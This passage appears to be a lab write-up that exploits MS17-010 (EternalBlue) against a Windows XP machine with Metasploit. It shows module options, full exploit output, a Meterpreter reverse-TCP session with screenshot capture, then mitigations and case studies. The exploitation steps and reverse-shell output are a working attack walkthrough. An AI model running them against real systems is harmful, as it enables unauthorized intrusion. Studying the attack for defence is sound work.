   RHOSTS                192.168.8.103                            yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                                                            asploit/basics/using-metasploit.html
   RPORT                 445                                      yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                            no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                           no        The service display name
   SERVICE_NAME                                                   no        The service name
   SHARE                 ADMIN$                                   yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or
                                                                            a normal read/write folder share
   SMBDomain             .                                        no        The Windows domain to use for authentication
   SMBPass                                                        no        The password for the specified username
   SMBUser                                                        no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
```




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.8.102:4444
[*] 192.168.8.103:445 - Target OS: Windows 5.1
[*] 192.168.8.103:445 - Filling barrel with fish ... done
[*] 192.168.8.103:445 - ←—————————————— | Entering Danger Zone | ——————————————→
[*] 192.168.8.103:445 -         [*] Preparing dynamite ...
[*] 192.168.8.103:445 -                 [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.8.103:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.8.103:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.8.103:445 - ←—————————————— | Leaving Danger Zone | ——————————————→
[*] 192.168.8.103:445 - Reading from CONNECTION struct at: 0×8a010010
[*] 192.168.8.103:445 - Built a write-what-where primitive ...
[+] 192.168.8.103:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.8.103:445 - Selecting native target
[*] 192.168.8.103:445 - Uploading payload ... qNFRKDqo.exe
[*] 192.168.8.103:445 - Created \qNFRKDqo.exe ...
[+] 192.168.8.103:445 - Service started successfully ...
[*] 192.168.8.103:445 - Deleting \qNFRKDqo.exe ...
[-] 192.168.8.103:445 - Delete of \qNFRKDqo.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (177734 bytes) to 192.168.8.103
[*] Meterpreter session 1 opened (192.168.8.102:4444 → 192.168.8.103:1043) at 2025-08-20 14:31:23 -0400

meterpreter > sysinfo
Computer        : CHAMAL-0E1BCF14
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > █
```

Step 5: Post-Exploitation

```
sysinfo
screenshot
```



```
[*] 192.168.8.103:445 - Built a write-what-where primitive ...
[+] 192.168.8.103:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.8.103:445 - Selecting native target
[*] 192.168.8.103:445 - Uploading payload ... qNFRKDqo.exe
[*] 192.168.8.103:445 - Created \qNFRKDqo.exe ...
[+] 192.168.8.103:445 - Service started successfully ...
[*] 192.168.8.103:445 - Deleting \qNFRKDqo.exe ...
[-] 192.168.8.103:445 - Delete of \qNFRKDqo.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (177734 bytes) to 192.168.8.103
[*] Meterpreter session 1 opened (192.168.8.102:4444 → 192.168.8.103:1043) at 2025-08-20 14:31:23 -0400

meterpreter > sysinfo
Computer        : CHAMAL-0E1BCF14
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > screenshot
Screenshot saved to: /home/malindu/HITZtcGd.jpeg
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > screenshot
Screenshot saved to: /home/malindu/zBtMfJVl.jpeg
meterpreter > 
```


zBtMfJVl.jpeg - Image Viewer [7/7]
File Edit View Go Help
14:34
Recycle Bin
start
12:04 AM
zBtMfJVl.jpeg 800 x 600 43.5 kB 84.0%

10. Mitigations for MS17-010 (EternalBlue)

1. **Apply Security Patches (Where Possible)**
   - Microsoft released **MS17-010 patch** in March 2017 for supported systems.
   - Although Windows XP is no longer officially supported, Microsoft did release an **emergency patch for XP** after WannaCry.
   - Ensure that all legacy systems are updated with the emergency patch from Microsoft.
2. **Disable SMBv1 Protocol**
   - EternalBlue specifically targets **SMBv1**, which is outdated and insecure.

- Disable SMBv1 and use SMBv2 or SMBv3 instead.

```
3. sc.exe config lanmanworkstation depend= bowser/mrxsmb20/nsi
4. sc.exe config mrxsmb10 start= disabled
```

- This blocks attackers from exploiting the vulnerability.

5. **Network Segmentation & Firewall Rules**
   - Block inbound traffic on **port 445 (SMB)** from untrusted networks.
   - Restrict SMB access to **trusted internal hosts only**.
   - Place legacy systems like XP into a **segmented VLAN** with limited external communication.
6. **Upgrade or Replace Legacy Systems**
   - Windows XP reached **end of life in April 2014**.
   - The most effective mitigation is to **migrate to supported operating systems** (Windows 10/11).
   - Legacy XP machines should be isolated or replaced where possible.
7. **Use Strong Endpoint Protection**
   - Deploy modern **antivirus/EDR solutions** that detect and block SMB exploits.
   - Ensure IDS/IPS systems (e.g., Snort, Suricata) have signatures for **EternalBlue traffic**.
8. **Regular Vulnerability Scanning**
   - Use tools like **Nessus or OpenVAS** to continuously check for SMB vulnerabilities.
   - Patch and remediate systems immediately when a vulnerability is found.
9. **Disable Unnecessary Services**
   - If SMB is not required, disable it completely on legacy machines.
   - Fewer exposed services = reduced attack surface.
10. **Backup and Recovery Plans**
    - Regularly back up critical data in case of ransomware attacks (like WannaCry).
    - Store backups offline to prevent compromise if the system is exploited.

---

11. Conclusion

- The MS17-010 vulnerability highlights the **dangers of unsupported systems** like Windows XP.
- EternalBlue-based exploits remain **powerful and dangerous**, even years later.
- This experiment demonstrates the ease with which attackers can compromise unpatched systems

12. References

- Microsoft Security Bulletin MS17-010: https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010
- Metasploit Module: `exploit/windows/smb/ms17_010_psexec`
- WannaCry Ransomware Analysis Reports

---

13. Case Studies Related to the Vulnerability

- **WannaCry (2017):** Used EternalBlue to spread globally, encrypting files and demanding ransom.
- **NotPetya (2017):** Leveraged the same flaw for destructive purposes, causing massive corporate losses.